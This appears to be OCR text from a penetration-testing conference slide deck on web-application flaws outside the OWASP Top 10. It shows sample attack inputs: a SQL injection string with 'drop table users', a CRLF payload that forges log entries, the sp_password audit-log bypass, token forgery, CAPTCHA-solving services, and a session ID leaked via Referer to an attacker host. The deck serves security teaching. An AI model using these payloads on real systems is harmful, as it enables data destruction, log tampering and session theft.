/Search.aspx?docid=1passsword%3D%2520drop%20table%20users&order=5
```

Log entry:

```
[10/Apr/2011:12:39:11 +0300] "GET /Search.aspx?docid=1password=********&order=5
```

Application Log:

```
WARNING: Parsing error encountered processing docid 1password=********
```

Etc, etc.

A useful audit sanitiser

Diatribe 1 – Snort:

Attacks show up under the highest priority signature they trigger:

```
GET /Search.aspx?Searchterm=a'%20or%201%3d1 HTTP/1.0
User-Agent: Mozilla/5.0 (/etc/passwd)
```

```
[**] [1:1122:6] WEB-MISC /etc/passwd [**] [Classification: Attempted Information
Leak] [Priority: 2] 10/04-13:00:59.035764 192.168.***.***:48000 ->
192.168.***.**:80 ………
```

Diatribe 2 – SQL Auditing:

Bypass SQL Audit Log by invoking sp_password (Chris Anley, 2002)

http://www.cgisecurity.com/lib/advanced_sql_injection.pdf

Attack places the string `sp_password` at any location within an SQL Statement


```
-- 'sp_password' was found in the text of this event.
-- The text has been replaced with this comment for security
reasons.
```

…and a log entry forger

Background

Users could submit feedback which was appended onto a ‘notes’ file.

Solution: User feedback is appended with date/timestamp, name etc.




```
--------Vincent Caruthers 10:02 13/07/2011--------

User is claiming out of package benefits. Referred to backoffice
team for review.

--------Joe Customer (APP01) 14:35 11/07/2011--------

I would like to redeem my offer submitted on 17th May 2011.
```

…and a log entry forger

Vulnerability

Users can submit a 'feedback' query of:

```
Thank you.%0a%0d%0a%0d--------Admin%20User%2012:03%2015/07/2011--------%0a%0d%0a
%0dItem%20was%20approved%20manually
```




```
--------Joe Customer (APP01 11:05 14/07/2011--------

Thank you.

--------Admin User 12:03 15/07/2011--------

Item was approved manually

--------Vincent Caruthers 10:02 13/07/2011--------

User is claiming out of package benefits. Referred to backoffice
team for review.

--------Joe Customer (APP01) 14:35 11/07/2011--------

I would like to redeem my offer submitted on 17th May 2011.
```

..back to our long-suffering app..

Remember this token?

```
marcus|134|10.1.1.154|1301216856
```

What if you register with a username of admin|1?



Anti-anti-automation

Sometimes we must allow a condition, but stop it being automated

- User Enumeration in Authentication
- Money can be made automating repetitive tasks
    - Refer and Earn
    - Site Registration Bonus

Standard solution is a CAPTCHA

→ So solving a CAPTCHA = earning money


Anti-anti-automation

CAPTCHA: Making Money on the Internet

Option 1: the direct approach

Burp Extender developed by

www.idontplaydarts.com



DEATH BY CAPTCHA

FASTEST DISCOUNT CAPTCHA SOLVERS

"BEST Captcha Solving service

Sometimes I got

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
5k CAPTCHAs	Only US$**6.95** per package
10k CAPTCHAs	Only US$**13.90** per package
25k CAPTCHAs	Only US$**34.75** per package
50k CAPTCHAs	Only US$**69.50** per package
100k CAPTCHAs	Only US$**139.00** per package

Anti-anti-automation

CAPTCHA: Making Money on the Internet

Option 2: an indirect approach. Serve a tempting file and get other people to answer 'your' CAPTCHAs.


Firefox
Enter CAPTCHA
apptrackr.org/s/?url=DGo0TH3EzApZI0pPOnc8FVy7ct7uDWYoe22L-pHY10zimpHBxEs8
Case insensitive
Submit

Please enter the above code and hit submit.
This is to make sure you're human. :)

Bad Practice: Why?

Background

We found a session token in the URL and wanted to prove it was bad practice.

Mitigations

- *Token was reassigned after logon; Session Fixation was not a practical attack.*
- *Actually part of the site design. Pentest finding had been dismissed many times.*

So (why) can it be bad practice?

Bad Practice: Why?

Session ID in the URL exploited using 'Non-Forged' Cross Site Requests

- Injected a link to a resource (image, etc) hosted on attacker's server.
- The session token is sent in the Referer Field

```
GET /mostlyharmless.aspx HTTP/1.1
Host: mdattacker.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:11.0) Gecko/
20100101 Firefox/11.0
Accept: text/html,application/xhtml+xml,application/xml
Accept-Language: en-gb,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://apugowebf.mdseclabs.net/auth/379/Home.ashx?
SessionId__379=A3C166C0210A12BF3C99005A561C6098
Connection: keep-alive
```

Introduction
Any Others?

Also not on the top 10:

- Clickjacking, Strokejacking, UI Redress
- HTTP Parameter Pollution
- Memory Management eg Integer Overflows, buffer overflow, ..
- Arbitrary File Access (!)

Conclusion

So is the OWASP Top 10 'wrong'?

No.

- But "top 10" != All issues
- Stressing "top 10" focus may hide some interesting issues

- MDSec Consulting has assessed many applications which have been 'penetration tested' before, possibly using a fixed/rigid methodology.

- When done right, penetration testing is fun, creative and gives genuinely useful results

Introduction

Questions?